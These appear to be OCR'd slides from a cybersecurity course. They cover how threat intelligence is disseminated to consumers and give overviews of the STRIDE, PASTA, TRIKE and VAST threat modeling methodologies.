- The dissemination of threat intelligence **helps consumers** gain a more **detailed insight into the threats** that organizations might face
- The information is usually disseminated through either a **manual process** or **automated process**


Essential criteria for the consumer to acquire and benefit from the intelligence:

The right content	Intelligence must consist of good-quality content that provides the consumer with an understanding of threats and their harmful consequences, which can help in developing a mitigation plan
The right presentation	Intelligence must be concise, accurate, and easily understandable; it must consist of a right balance between tables, narrative, numbers, graphics, and multimedia
The right time	Intelligence must be disseminated within a required time frame so that consumers can make timely and effective decisions regarding security

Notes: ______________________________



LO#09: Explain Threat Modeling Methodology



Threat Modeling Methodologies

STRIDE

- STRIDE stands for Spoofing, Tampering, Repudiation, Information disclosure, Denial-of-Service, and Elevation of privilege
- STRIDE is used by analysts to classify threats
- Once a DFD-based threat model is developed, an analyst can check its application against STRIDE methodology

PASTA

- PASTA stands for Process for Attack Simulation and Threat Analysis
- Seven-Stage PASTA Methodology:
  - Definition of Objectives (DO)
  - Definition of Technical Scope (DTS)
  - Application Decomposition and Analysis (ADA)
  - Threat Analysis (TA)
  - Weakness and Vulnerability Analysis (WVA)
  - Attack Modeling and Simulation (AMS)
  - Risk and Analysis Management (RAM)

TRIKE

- An open-source threat modeling methodology that follows the risk management approach
- Models that effectively form the levels of the TRIKE methodology:
  - Requirements Model
  - Implementation Model
  - Threat Model
  - Risk Model

Notes: ____


____

____

____

____

____



Threat Modeling Methodologies (Cont'd)

VAST

- VAST stands for Visual, Agile, and Simple Threat modeling
- The primary objective of developing this methodology is to scale the threat modeling across the infrastructure and entire DevOps portfolio
- Based on the practical approach in the development of the following threat models:
  - Application Threat Model
  - Operational Threat Model

